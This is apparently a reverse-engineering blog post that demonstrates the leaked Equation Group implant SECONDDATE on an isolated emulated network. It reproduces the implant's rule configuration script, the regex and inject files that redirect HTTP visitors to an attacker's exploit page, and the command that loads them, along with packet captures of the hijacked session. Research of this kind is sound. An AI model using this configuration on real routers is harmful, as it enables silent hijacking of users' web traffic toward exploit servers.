
# SECONDDATE in action




## Laanwj's blog

Randomness

Blog About

Here I’ve taken the environment from the BLATSTING Command-and-Control protocol article and extended it, so that the emulator works as a router between an internal network with our victim and an external network, a mock version of the internet with just our attacker and one web server:

```
SimInternet, level 2
```



This will allow using SECONDDATE as it was intended to be used, to redirect website visitors (but only on the isolated virtual network). The attacker runs a web server to redirect the victim to, which serves exploit payloads (a FOXACID server, in Equation Group jargon).

Showterm session of the experiment described here.

## Setup: Attacker

We'll (as the attacker) set up the implant with this LP script:

```
disable 1
rule 1 --protocol 6 --dstport 80 --nocheckhttp --checkregex --inject --injectfile
injectfile_tcp --regexfile regex_tcp
enable 1
```

*tcptest.seconddate: configuration script for setting up SECONDDATE.*

```
rule [rulenum] [opts ...]           Sets options for a rule.
                                      where opts is one or more of the following
options
                                     (defaults are shown in parentheses):
                                     [--srcaddr addr(0)] [--srcmask mask(0)]
                                     [--dstaddr addr(0)] [--dstmask mask(0)]
                                     [--protocol port(6/TCP)] [--srcport port(0)] [--
dstport port(0)]
                                     [--mininterval(60)] [--maxinjections(5)] [--
injectwindow(0)]
                                     [--checkhttp (default) | --nocheckhttp]
                                     [--checkregex (default) | --nocheckregex]
                                         [--inject (default) | --noinject
                                     [--tcpflag (FIN ACK PSH) URG | ACK | PSH | RST |
SYN | FIN ]
                                     [--regexfile <filename>] [--injectfile
<filename>
```

*SD rule definitions, from SecondDateLp* `help`*.*

The script does the following:

- `disable 1`: Disable any previous rule 1 (this allows for quick reloading, as live rules cannot be re-configured).
- `rule 1 ...`: Set up rule 1.
  - `--protocol 6`: Match IP protocol 6, which happens to be TCP. Only TCP or UDP allowed here.
  - `--dstport 80`: Destination port 80, HTTP.
  - `--nocheckhttp`: Don't use the built-in regexp for HTTP, that's no fun. Define our own.
  - `--checkregex`: Check for regex defined in `--regexfile` below.
  - `--inject`: Do packet injections.
  - `--injectfile injectfile_tcp`: Set data to inject on injection.
  - `--regexfile regex_tcp`: Set regexp to match.
- `enable 1`: Make rule 1 live.

It is possible to fine-tune various parameters such as the maximum number of injections, the time within which this has to happen, the time between injections and so on and so on, but the defaults work fine for sake of this demo.

```
^GET / .*
```

`regex_tcp`*: The regular expression to match on TCP packets. This looks for HTTP GET requests to the root, any version. This can be any valid PCRE regular expression.*

```
HTTP/1.1 302 Found
Location: http://192.168.1.1/exploit.html

grazing buzzards
```

`injectfile_tcp` *: This will be injected into the TCP session. A basic HTTP temporary redirect to the evil web server.* `grazing buzzards` *is just a 16-byte string that I use for finding the packet in captures.*

Then subsequently load it into the implant by invoking the LP command from the shell and piping in the script:

```
$ ./SecondDate-3.1.1.0.SecondDateLp 192.168.1.2 < tcptest.seconddate
```

*Loading the rules, from LP-side serial console.*

## Setup: Victim

The victim is simply using a PC running a browser and is trying to visit a website over HTTP. Luckily with HSTS preloading the latter is happening less and less in practice. For the sake of being able to record the terminal session they are using the venerable browser `lynx`, but this will work with any browser.


## The attack

The victim, from IPv4 address `192.168.2.1`, is trying to visit the legitimate web server of ACME Internet Widgits Ltd. at `192.168.1.100`, through their router (Internet IP `192.168.1.2`). They will be redirected to the attacker's host, `192.168.1.1`, which hosts an exploit page. To recap:

```
                                                           ╔══════════╗
╔════════════════╗                                         ║ Attacker ║
║ Victim host    ║                                         ╚════▲═════╝
║                ║                   ╔═════════════╗            │ 192.168.1.1
║  ┌─────────┐   ║ 192.168.2.1       ║ Compromised ║            │
║  │ Browser │   ◀──────────────────────────────────▶ Router
◀───────────────────────┤
║  └─────────┘   ║      192.168.2.2  ╚═════════════╝ 192.168.1.2 │
║                ║                                                │ 192.168.1.100
║                ║                                  ╔═══════════▼═══════╗
╚════════════════╝                                  ║ Web server ACME   ║
                                                    ║ Int. Widgits Ltd  ║
                                                    ╚═══════════════════╝
```

What happens:

> Victim opens `http://192.168.1.100/` in their browser, which opens a connection to the web server of ACME Int. Widgits Ltd.




```
                                                              Acme Internet Widgits Ltd.
   Welcome to the website of Acme Internet Widgits Ltd.

                                      ,
               ,-.       _,---._ __  / \
              /  )    .-'       `./ /   \
             (  (   ,'            `/    /|
              \  `-"             \'\   / |
               `.              ,  \ \ /  |
                /`.          ,'-`----Y   |
               (            ;        |   |
               |  ,-.    ,-'         |  /
               |  | (   |            | /
               )  |  \  `:___________|/
               `--|   `--:

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
[0] 1:attacker- 2:victim* 3:emu_mod_sd                                       tmux
```

*The website of ACME Internet Widgits Ltd., which has a world-wide monopoly on delivering Schrödinger’s boxes by drone. Cat not included.*

> SD, running on the compromised router, triggers on the first content packet of this connection, eats it, and instead injects a packet to redirect to the attacker’s server, then immediately closes the connection. It resets the connection to the original web server with a TCP RST packet.



```
No.   Time        Source          Destination     Protocol Length Info
   13 81.756584   192.168.1.100   192.168.2.1     TCP       74 80 → 42860 [SYN, ACK] Seq=0 Ack=1 Win=57…
   14 81.757211   192.168.2.1     192.168.1.100   TCP       66 42860 → 80 [ACK] Seq=1 Ack=1 Win=29312 L…
   15 81.759325   192.168.2.1     192.168.1.100   HTTP     323 GET / HTTP/1.0
   16 81.775548   192.168.1.100   192.168.2.1     HTTP     133 HTTP/1.1 302 Found
   17 81.780924   192.168.1.100   192.168.2.1     TCP       54 80 → 42860 [RST] Seq=81 Win=8388480 Len=0
   18 81.783785   192.168.2.1     192.168.1.100   TCP       66 42860 → 80 [FIN, ACK] Seq=258 Ack=81 Win…
   19 81.788087   192.168.1.100   192.168.2.1     TCP       78 80 → 42860 [ACK] Seq=1 Ack=1 Win=5888 Le…
   20 81.788560   192.168.2.1     192.168.1.100   TCP       54 42860 → 80 [RST] Seq=1 Win=0 Len=0
   21 83.779630   192.168.2.1     192.168.1.1     TCP       74 60962 → 80 [SYN] Seq=0 Win=29200 Len=0 M…
   22 83.791924   192.168.1.1     192.168.2.1     TCP       74 80 → 60962 [SYN, ACK] Seq=0 Ack=1 Win=57…
   23 83.792872   192.168.2.1     192.168.1.1     TCP       66 60962 → 80 [ACK] Seq=1 Ack=1 Win=29312 L…
   24 83.796977   192.168.2.1     192.168.1.1     HTTP     333 GET /exploit.html HTTP/1.0
```


```
▶ Frame 16: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▶ Ethernet II, Src: RealtekU_00:02:00 (52:54:00:00:02:00), Dst: RealtekU_00:02:01 (52:54:00:00:02:01)
▶ Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.2.1
▶ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 42860 (42860), Seq: 1, Ack: 258, Len: 79
▼ Hypertext Transfer Protocol
  ▶ HTTP/1.1 302 Found\n
    Location: http://192.168.1.1/exploit.html\n
    \n
    [HTTP response 1/1]
    [Time since request: 0.016223000 seconds]
    [Request in frame: 15]
  ▶ Data (17 bytes)
```

```
0000  52 54 00 00 02 01 52 54  00 00 02 00 08 00 45 00   RT....RT ......E.
0010  00 77 00 00 00 00 40 06  f5 cb c0 a8 01 64 c0 a8   .w....@. .....d..
0020  02 01 00 50 a7 6c fb 08  20 d0 c3 54 af 61 50 19   ...P.l.. ..T.aP.
0030  ff ff b5 f8 00 00 48 54  54 50 2f 31 2e 31 20 33   ......HT TP/1.1 3
0040  30 32 20 46 6f 75 6e 64  0a 4c 6f 63 61 74 69 6f   02 Found .Locatio
0050  6e 3a 20 68 74 74 70 3a  2f 2f 31 39 32 2e 31 36   n: http: //192.16
0060  38 2e 31 2e 31 2f 65 78  70 6c 6f 69 74 2e 68 74   8.1.1/ex ploit.ht
0070  6d 6c 0a 0a 67 72 61 7a  69 6e 67 20 62 75 7a 7a   ml..graz ing buzz
0080  61 72 64 73 0a                                      ards.
```

```
Frame (frame), 133 bytes        Packets: 60 · Displayed: 60 (100.0%) · Load time: 0:0.0    Profile: Default
```

*Injected packet as seen from the inside network. The RSTs going to both the webserver and client to immediately end the connection afterward are also visible. The full captures can be downloaded below.*

Victim is redirected to `http://192.168.1.100/exploit.html`, and will load whatever is on that page.



```
                                                         Anti-evil exploit page
   Please execute this code to help secure the internet:

H1 H    /bin/shH   SH   H1 PWH     ;j_j

Sincerely, the NSA directorate.
```

```
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
[0] 1:attacker- 2:victim* 3:emu_mod_sd                                   tmux
```

*The ultimate lazy exploit, just for illustration. Not only does the victim have to adjust their CPU's instruction pointer manually, they'd have to first finish writing the shellcode. The Equation Group has better ones available. The target link would in practice point to a browser exploit (usually aimed at a plugin such as Flash), or a backdoored installer when intercepting a download.*

> Note that when the victim immediately loads the site again they won't get redirected again. The `mininterval` serves as a cool-down period.

Packet captures:

- seconddate_int.cap internal network
- seconddate_ext.cap external network (includes C&C traffic)

Written on September 23, 2016

Tags: eqgrp malware
Filed under Reverse-engineering